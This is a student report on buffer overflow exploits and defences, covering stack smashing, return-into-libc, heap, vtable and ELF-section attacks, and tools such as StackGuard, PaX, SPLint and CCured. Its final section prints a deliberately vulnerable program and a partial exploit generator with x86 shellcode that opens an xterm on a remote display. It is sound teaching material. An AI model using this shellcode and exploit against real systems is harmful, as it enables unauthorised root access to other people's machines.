BUFFER OVERFLOW VULNERABILITIES

EXPLOITS AND DEFENSIVE TECHNIQUES

Authors Peter Buchlovsky, Adam Butcher

UID 319295, 309235

Email msc33pxb@cs.bham.ac.uk, ug75ajb@cs.bham.ac.uk

1 Introduction

Buffer overflows are a very common method of security breach. They generally occur in programs written in low-level languages like C or C++ which allow the manual management of memory on the heap and stack.

Server processes or low-level programs running as the superuser are the usual targets for such attacks. If a hacker can find a buffer overflow vulnerability in such a process and can exploit it, it will usually give the hacker full control of the system.

The analysis of Lhee and Chapin [8] has proved most helpful in our research.

1.1 Array bounds checking

Most high-level programming languages claim to be *safe*. This means that programs written in these language have rigorously controlled access to memory. Thus they do not suffer from buffer overflows or dangling pointers. This is in contrast to the C and C++ programming languages which have a more cavalier approach to memory access and safety. In C, array access is not bounds checked. That means it is possible to write past the end (or indeed the beginning if it is being written to backwards) of an array. This leads to a number of exploits that can used by attackers.

1.2 Call-stack

When a function (or method) is called, the function-calling mechanism must set things up so that the function has access to its arguments and local variables. In addition it must save the



Figure 1: Call-stack

contents of registers (in case our function modifies them) and the address (called the return address) of the code following the function call so the function knows where to return to.

This is accomplished using a stack of function activation records, the call-stack. Each record contains the arguments, register contents, return address and local variables. Before the function body is executed a new record has to pushed onto the stack. This work is usually divided between the code that calls our function (the caller) and the function itself (the callee). The stack is illustrated in figure 1. In the C language it works like this:

Caller:

1. Push arguments
2. Push return address

Callee:

1. Push the frame pointer
2. Frame pointer is set to the current value of the stack pointer
3. Local variables are allocated on the stack
4. Body of the callee function runs
5. Stack pointer is set to the frame pointer (thereby deallocating local vars)
6. Frame pointer is popped (putting the stack in its original state)
7. Return address is popped and the program jumps to it

2 Stack-based Exploits

The exploits can be broadly divided into two categories: those that exploit the call-stack and those that exploit the heap. Exploits on the stack include stack-smashing, frame-pointer over-

write, return-into-libc and exploiting non adjacent memory spaces. Heap-based exploits include attacks on function pointers, C++ vtables, executable sections and the `malloc` internal data-structure. First we will look at stack exploits.

2.1 Shellcode

A common element in all buffer overflow exploits is the *shellcode*. Shellcode is the attacker's code which is triggered by a exploiting a vulnerability. It is typically planted in an input buffer of a vulnerable program which is then tricked into running it.

Shellcode has to be compiled and assembled before it can be planted. Often, it is also necessary to character encode it. For example, when the target program expects character input from the user, the user would supply characters whose binary encodings (in ASCII) represent the shellcode. This presents its own problems since the code must not use certain bytes. For example, the end-of-file (`^D`) or newline characters which would terminate the input.

The shellcode usually contains instructions to launch a shell or a remote xterm. If the target program is a server daemon running as root then the shell will run as root too. Through a root shell the attacker has unrestricted access to the target machine.

2.2 Smashing the stack

The best known attack against the call-stack is the stack-smashing attack. This exploits the lack of array bounds-checking in C to overwrite the return address of a function. By planting the right address, the target program can be tricked to jump to and execute the attacker's code. To illustrate this, we will consider this example program:

```
#include <stdio.h>
main()
{
  char buffer[128];
  FILE* file;
  freopen("fifo", "r", stdin);
  gets(buffer);
}
```

All this program does is to read a string from standard input into a buffer. We use the `gets()` function which reads characters from `stdin` until an newline of EOF characters is read. In this `stdin` has been remapped to a named pipe (fifo in UNIX terms) but in principle it could be the user's terminal or a TCP socket.

There is a well-known vulnerability in the `gets` function. Since this function doesn't check the size of the input from `stdin`, it is possible to overflow the 128 byte buffer that we have set up. Recall, that since `buffer` is allocated on the stack, it is right before to the saved frame-pointer followed by the return address (i.e. the memory location holding the return address has a higher address than the last byte of the buffer). By writing past the end we can overwrite the return address. So the stack from figure 1 ends up looking like figure 2. At this point, when the function returns it will jump to our shellcode. Notice that we have included some nop (all these do is advance the program counter to the next instruction, i.e. they are a null instruction) instructions. This is because the return address is just a guess and the nops give us some freedom in where we jump to. Other functions vulnerable to this attack include `strcpy` as well as the C++ iostreams library.



Figure 2: Smashed call-stack

2.3 Frame-pointer overwrite

The frame-pointer overwrite attack is very similar to the stack-smashing attack. It exploits the fact that to locate the return address a function looks at the frame-pointer + some offset. By altering the frame-pointer we change the address in the stack where the function looks for its return address.

The problem is that the frame pointer is almost always stored in a register. To work around this we overwrite the saved frame pointer instead. So the callee function now returns normally but the caller now has the wrong frame-pointer. When the caller returns it ends up jumping into our shellcode.

2.4 Return-into-libc

One proposed defense against the stack-smashing attack is to put the stack into a non-executable region of memory. This makes it impossible to store the shellcode in a buffer on the stack since we want the shellcode to execute. To get around this we can put the shellcode into the data segment (this is where the program's executable code is stored).

But how can we copy the shellcode into the data segment when we are not yet in control of the target program. The answer is the return-to-libc attack. We overwrite the return address (as we've described above) with the address of standard C library function, `strcpy`, which copies the contents of one buffer to another. We leave the address of our shellcode (which we've already entered into the buffer), as well as some address in the data segment (we leave this on the stack twice).

When the function returns, it ends up jumping into `strcpy`. `Strcpy` takes two arguments from the stack. In this case the addresses of the shellcode and the data segment which we've left there. It copies the shellcode into the data segment and returns. The crucial thing is that the address it returns to is the second copy of the data segment address. So our shellcode gets to run from within the data segment bypassing the non-executable stack defense.

3 Implementing a stack-based exploit

Links to the source code for the 'vulnerable-server' and 'exploiter' programs with README file can be found on the Security module web-page at

`http://www.cs.bham.ac.uk/~mdr/teaching/modules/security/`

They are also typeset in section 6 on page 10.

4 Heap-based Exploits

This approach to buffer overflow targets function pointers and heap offsets rather than the stack frame. Since these memory accesses are out of the bounds of the stack frame they can have more global impact on a program. Heap attacks do not attempt to overwrite the return address of the current context function, rather they attempt to alter an address that a program will jump to upon calling a function. Save for byte order differences (big versus little endian) most heap exploits are architecture independent. Relying on the language standards rather than how a particular OS will implement its function call mechanism.

4.1 Function Pointers

Function pointers in C and C++ are pointers like any other but point to the address of a callable function rather than the address of data bytes. The code fragment below shows a case where the pointer `g_pfnFunction` may be overwritten by excessive writing to the `g_acBuffer` memory space. If the input extracted from `stdin` is longer than 64 bytes, the pointer to the function will be overwritten, causing the call on line 10 to jump to a different address.

```
001 typedef int (*BinaryFunction)(int,int);
002
003 char            g_acBuffer[64];
004 BinaryFunction  g_pfnFunction = 0;
005
006 main()
007 {
008     ...
009     std::cin >> g_acBuffer;
010     iResult = g_pfnFunction( iA, iB );
011     ...
012 };
```

In the above code, the buffer and pointer `g_pfnFunction` are global meaning that an overflow of the buffer in one function could cause another function to execute attack code if it called `g pfnFunction`.

4.2 C++ Polymorphism

Polymorphism is a useful feature of C++ and other object oriented languages. Due to the low-level nature of C++ though, it is possible, given the right situation, to alter the table of polymorphic (so called `virtual`) functions in a class. The class fragment below shows a vulnerable class.

```
001 class Vulnerable : public SomeBase
002 {
003 public:
```

```
004     char m_acBuffer[32];
005     virtual void PolymorphicFunction();
006 };
```

The buffer `m_acBuffer` is a member variable (instance variable) of the class. For each object of type Vulnerable there will exist a 32 byte buffer. Since the class declares no other member variables and declares a virtual (polymorphic) function, the compiler will generate a VTABLE to point to all the virtual functions in the class hierarchy. The VTABLE is usually not directly accessible from an attacker. However, the VPTR (a word which points to the start of the VTABLE) is usually added as an extra 'hidden' member variable. It is therefore possible to overflow `m acBuffer` to rewrite the VPTR. The attack is completed by writing our own VTABLE into the buffer (with each entry pointing to our machine code), then overflowing the VPTR with the address of our new 'faked' table. Thereby giving us control of any virtual function called. The possible vulnerablility is exposed in the following snippet.

```
008 main()
009 {
010     ...
011     Vulnerable k;
012     std::cin >> k.m_acBuffer;
013     k.PolymorphicFunction();
014     ...
015 };
```

4.3 ELF Sections

The Executable and Linking Format used by GNU/Linux and other operating systems, defines a number of 'sections' in an executable program. These are to provide order to the binary file and allow inspection. Important function sections include the Global Offset Table, which stores addresses of system functions, the Procedure Linking Table, which stores indirect links to the GOT, `.init`/`.fini`, for internal initialization and shutdown, `.ctors`/`.dtors`, for constructors and destructors. The data sections are `.rodata`, for read only data, `.data` for initialized data, and `.bss` for uninitialized data. They are organized as follows (from low to high):

1. `.init` Startup
2. `.text` String
3. `.fini` Shutdown
4. `.rodata` Read Only
5. `.data` Init'd Data
6. `.tdata` Init'd Thread Data
7. `.tbss` Uninit'd Thread Data
8. `.ctors` Constructors
9. `.dtors` Destructors
10. `.got` Global Offset Table
11. `.bss` Uninit'd Data

User functions use the PLT "proxy-functions" to call entries in the GOT. It is intuitive to see that all that is needed is an overflow from the `.data` section to overwrite a pointer used in the destructors section or later.

5 Defensive Techniques

5.1 Run-time detection

Solution's can attempt to fix the problems at three levels: [1]

1. The **bug/overflow** stage. Where a buffer is overwritten passed its bounds.
2. The **attack activation** stage. Data is corrupt but application still has control.
3. The **seized stage**. Control has been redirected to attack code.

5.1.1 Stack solutions

StackGuard [7] inserts a sentinel value (or canary word) in the stack frame before the return address. The idea is that this word is checked at runtime and if it is not correct, the program is aborted. This of course is a solution to the problem of an attacker gaining control, but it still ends up killing the running program. Being killed is better than letting an attacker become root though. StackGuard can be bypassed by simply inserting the canary in its right place. It is difficult to do this but is not impossible and procedures can be written to automate the process.

StackShield [4] is somewhat more robust. Upon calling a function, it will copy the return address into a non-overflowable area of memory. It is copied back on return. Therefore any attempt to gain control by rewriting the return address is voided. Both StackShield and StackGuard are GCC compiler extensions and require that you recompile your program with the extensions enabled.

Libsafe [5] implments 'safe' versions of common C library functions such as `strcpy` and `memcpy`. It prevents these functions from writing outside of the current stack frame. Therefore preventing any overwrites in the function activation entries. Libsafe does not require recompilation but only prevents some functions from causing problems.

Having a **non-executable stack** prevents any attack code written to the stack being executed by the OS. The Openwall Project [2] have made a Linux kernel patch which implements this. Another advantage of Openwall is that it maps all shared libraries to addresses containing NUL bytes. It is therefore difficult to write machine code in a string which uses these addresses. It can be subverted by abusing the PLT entries though.

5.1.2 Heap solutions

There are not many solutions to heap attacks. The only real solution being a non-executable heap. Kernel support for non-executable heap in an operating system means that the most and attacker can do is corrupt process memory. The PaX system [3] protects the heap as well as the stack. It flags data pages as non executable. For the Intel x86 processor where these flags are not available, the system uses the supervisor flag on each data page to this end.

5.2 Overview of run-time protection systems

5.2.1 Stack Execution

The GCC compiler suite allows for nested functions which require and executable stack since function code is placed within function code. The use of these features would be prohibitted on non-executable stack OSs.

PaX and Openwall provide a wrapper utility which lets a program to be run in an unprotected stack to allow for this operation.

5.2.2 Heap Execution

PaX causes the running program to throw page faults when attempting to execute code in data pages. This obviously introduces more page faults into the system and in-turn means extra overhead.

Code that protects all of the heap is too obtrusive to some programs. For example [8], a Java interpreter may wish to cache some executable code on the heap in order to optimize execution.

As above, PaX allows for this with a wrapper program, but obviously the program run inside the wrapper will not be protected at all.

5.3 Problems with run-time solutions

There are some problems associated with run-time solutions. Almost all run-time solutions have an associated performance penalty. This makes them unacceptable for tasks where lightning-fast C code is required.

Another common problem with run-time solutions is that after detecting and preventing a buffer overflow attack they do not leave the program in a state from which it could recover. So although the attacker does not gain access he does end up crashing the target program. This essentially means that the security threat has been turned into into an opportunity for a denial-of-service attack.

5.4 Static analysis

Static analysis aims to solve the problems associated with run-time checks by detecting potential vulnerabilities at compile-time. Although in general, this problem is undecidable, there are tools which can detect a large fraction of vulnerabilities in a program.

For example, Secure Programming Lint[10] (SPLint) can be used to check annotated C source code for such vulnerabilities. Although it detects a large number of these, it is neither sound nor complete. In other words, it may throw up false positives (where no vulnerability exists) or it may ignore a real vulnerability.

SPLint is not able to do any more than a standard Lint without extra help from the user. The user has to annotate his source code as well as standard library headers with comments of the form `/*@ ... @*/`. These must contain preconditions and postconditions for each function. The precondition is a promise to the function that arguments will satisfy certain constraints. The postcondition is guarantee by the function that its results will satisfy some constraints. Both the precondition and postcondition are checked by SPLint.

The constraints used are: minSet, maxSet, minRead, maxRead as well as constants, variables, $+$, $-$ and conjunction `/\`. The minSet and maxSet constraints on a buffer specify the range of locations that can be written to by the function. The minRead and maxRead constraints specify the range of locations that can safely be read.

To illustrate the typical usage of SPLint, here is an annotated signature of the `strcpy` function.

```
char *strcpy (char *s1, const char *s2)
/*@requires maxSet(s1) >= maxRead(s2)@*/
/*@ensures maxRead(s1) == maxRead(s2)
    /\ result == s1@*/
```

SPLint works by parsing the C source code and annotating individual expressions with the constraints in the surrounding comments. The constraint resolution is then done at the same time as type-checking, by traversing the tree starting from the leaves. The constraint of an expression is defined as the conjunction of constraints of its subexpressions. Constraints are then simplified using basic algebraic rules.

For conditional branching, predicates have to be analysed to see if they provide a *guard*. That is whether they ensure safe usage of a potentially vulnerable operation. For example, in the following call to `strcpy`, the if serves as a guard.

```
if (sizeof (s1) > strlen (s2))
   strcpy(s1, s2);
```

The main problem with SPLint is that it requires a lot of extra work from the programmer since he has to supply a large number of annotations. In addition, as we have mentioned, SPLint doesn't guarantee that it will catch a potential vulnerability.

5.5 Combined static/run-time techniques

As we have seen SPLint is unsound and incomplete. There are other systems which do better. However, since they are not able to determine the vulnerability of some code they insert run-time checks where appropriate. One such combined static/run-time system is CCured[9].

CCured defines a translation from C into the typesafe CIL (C Intermediate Language). It defines additional pointer types including *safe*, *sequence* and *dynamic*. Safe pointers are standard C types but without pointer arithmetic and thus unsuitable for array access. Sequence pointers are for arrays and are tagged with the array bounds which can be checked at runtime if necessary. Finally, dynamic pointers are those that point into the heap. Access to these is potentially unsafe. CCured is thus a union of a strongly typed and an untyped language[9].

To translate from C into CIL without explicit annotations, CCured has perform some inference on the types of pointers. This is done using a constraints system. Constraints on pointers include `SAFE`, `SEQ` and `DYNAMIC`. The inference proceeds by collecting all the constraints, normalising them and solving the resulting constraint problem. The aim is to maximise the number of `SAFE` and `SEQ` pointers.

The downsides to using CCured is that it doesn't handle manual deallocation (using `free`). Instead it uses a conservative garbage collector. This feature can be turned off but doing so results in potentially unsafe code. Garbage collection may be unsuitable for some applications.

6 Source Code

```
001 /**
002  * vulnerable-server.cpp
003  *
004  * a program susceptable to stack based buffer overflows.
005  *
006  * Adam Butcher (2004-03-05)
007  *
008  * NOTE:
009  *
010  * this is not really a server, it just reads from a
011  * standard fifo pipe and emulates a server receiving a
012  * string stream from an external source.
013  *
014  * EXTRAS:
015  *
016  * it does some "silly" things like outputting its
017  * stack pointer and the address of the buffer to
018  * which data is auccepted.  This allows you to test
019  * the overflow with an exploiter.cpp generated
020  * string.
021  */
022
023 #include <iostream>
024 #include <iomanip>
025 #include <fstream>
026
075 main()
076 {
077     unsigned char aucBuffer[ BUFFER_SIZE ];
078
079     cout << "\n=======================================================\n"
080
081             "\nWelcome to vulnerable-server.c"
082             "\n"
083             "\nBy the way:"
084
085             "\nValue of intel register ESP = " << (void*)GetIntelEspRegister() <<
086             "\nAddress of aucBuffer        = " << (void*)aucBuffer <<
087             "\n";
088
089     PrintBuffer( aucBuffer );
090
091     cout << "\nWaiting on pipe: " << g_pcPipeFile << endl;
092
093     ifstream in; in.open( g_pcPipeFile );
094
095     in >> aucBuffer;
096
097     in.close();
098
099     PrintBuffer( aucBuffer );
100 };
101
```

```
005 #define DEFAULT_CODE_SIZE       (128)
006 #define DEFAULT_RETURN_SIZE     (32)
007 #define DEFAULT_ALIGNMENT       (0)
008 #define DEFAULT_TARGET_OFFSET   (0)
010 #define NOP (0x90)
011
012 const char g_acLinuxIntelCode[] =
```

```
013     "\xeb\x27"              // jmp 0x27 (39)
014     "\x5e"                  // popl %esi
015
016     "\x8d\x46\x15"          // leal 0x15(%esi),%eax
017     "\x89\x46\x29"          // movl %eax,0x29(%esi)
018
019     "\x31\xc0"              // xorl %eax,%eax
020     "\x89\x46\x2d"          // movl %eax,0x2d(%esi)
021
022     "\x88\x46\x14"          // movb %eax,0x14(%esi)
023     "\x88\x46\x25"          // movb %eax,0x25(%esi)
024
025     "\xb0\xfb"              // movb $0xfb,%al
026     "\x24\x0f"              // andb $0x0f,%al
027     "\x89\xf3"              // movl %esi,%ebx
028     "\x8d\x4e\x2d"          // leal 0x2d(%esi),%ecx
029     "\x8d\x56\x29"          // leal 0x29(%esi),%edx
030     "\xcd\x80"              // int $0x80
031
032     "\x31\xdb"              // xorl %ebx,%ebx
033     "\x89\xd8"              // movl %ebx,%eax
034     "\x40"                  // inc %eax
035     "\xcd\x80"              // int $0x80
036
037     "\xe8\xd4\xff\xff\xff"  // call -0x2c (-44)
038     "/usr/X11R6/bin/xterm@DISPLAY=sphere:0@";
039
075 int main( int argc, char** argv )
076 {
077     unsigned int    uiCodeSize =    DEFAULT_CODE_SIZE;
078     unsigned int    uiReturnSize =  DEFAULT_RETURN_SIZE;
079     unsigned char   ucAlignment =   DEFAULT_ALIGNMENT;
080     int             iTargetOffset = DEFAULT_TARGET_OFFSET;
081
082     unsigned long ulTargetAddress = GetIntelEspRegister();
083
084     if( argc > 1 ) uiCodeSize = strtoul( argv[1],0,0 );
085     if( argc > 2 ) uiReturnSize = strtoul( argv[2],0,0 );
086     if( argc > 3 ) ucAlignment = strtoul( argv[3],0,0 ) % 4;
087     if( argc > 4 ) iTargetOffset = strtol( argv[4],0,0 );
088
089     unsigned int uiAttackSize = uiCodeSize + uiReturnSize + 1;
090
091     char* pcStringBuffer = new char[ uiAttackSize ];
092
107
108     unsigned int uiProgramLength =  strlen( g_acLinuxIntelCode );
109     int          iPrependNopCount = uiCodeSize - uiProgramLength;
110
115
118     if( iPrependNopCount < 0 )
119     {
120         cerr << "\n*** Input Error ***"
121              "\nMachine code program too big for attack buffer\n";
122         delete[] pcStringBuffer;
123         return 20;
124     };
125
126     // now we can proceed with creating the string.
127     //
128     char* pcLoc = pcStringBuffer;
129
130     // first the NOP leading
131     //
132     memset( pcLoc, NOP, iPrependNopCount );
133     pcLoc += iPrependNopCount;
134
```

```
135     // now the machine code
136     //
137     memcpy( pcLoc, g_acLinuxIntelCode, uiProgramLength );
138     pcLoc += uiProgramLength;
139
140     // now our aligned assumed return address as many times
141     // as it will fit in uiReturnSize bytes.
142     //
143     while( uiReturnSize-- )
144         *pcLoc++ = ((char*)&ulTargetAddress)
145             [ ucAlignment = ucAlignment++ % 4 ];
146
147     // add null terminator
148     *pcLoc = 0;
149
150     // print a hex dump to stderr
151     PrintBuffer( pcStringBuffer, uiAttackSize );
152
153     // write the string to stdout
154     cout << pcStringBuffer << flush;
155
156     // say that its been done
157     cerr << endl << dec << uiAttackSize <<
158         " bytes of pcStringBuffer written to stdout.\n\n";
159
160     // cleanup
161     delete[] pcStringBuffer;
162     return 0;
163 };
164
```

BIBLIOGRAPHY AND REFERENCES

[1] w00w00, (2002), *Heap overflows*,
`http://www.wntrmute.com/docs/hack/w00w00 on heap overflows.html`

[2] Openwall Project, (2004), *Openwall Project*,
`http://www.openwall.com`

[3] The PaX Team, (2004), *PaX security*,
`http://pax.grsecurity.net/`

[4] Vendicator, (2000), *StackShield*,
`http://www.angelfire.com/sk/stackshield/`

[5] Avaya Labs, (2001), *Libsafe*,
`http://www.research.avayalabs.com/project/libsafe/`

[6] Anonymous-author, (2002), *Phrack 57, Protection Systems*,
`http://www.phrack.org/phrack/57/p57-0x09`

[7] Immunix, (2003), *StackGuard*,
`http://www.immunix.org/stackguard.html`

[8] Lhee, K. S., Chapin, S. J., (2003), *Buffer Overflow and Format String Overflow Vulnerabilities*, Software – Practice and Experience, 33; 423-460

[9] George C. Necula, Scott McPeak and Westley Weimer, (2002), *CCured: Type-Safe Retrofitting of Legacy Code*, In proceedings of the ACM Symposium on Principles of Programming Languages, Portland, January 16-18, 2002

[10] Larochelle, D., Evans, D. (2001), *Statically Detecting Likely Buffer Overflow Vulnerabilities*, USENIX Security Symposium, Washington D. C., August 13-17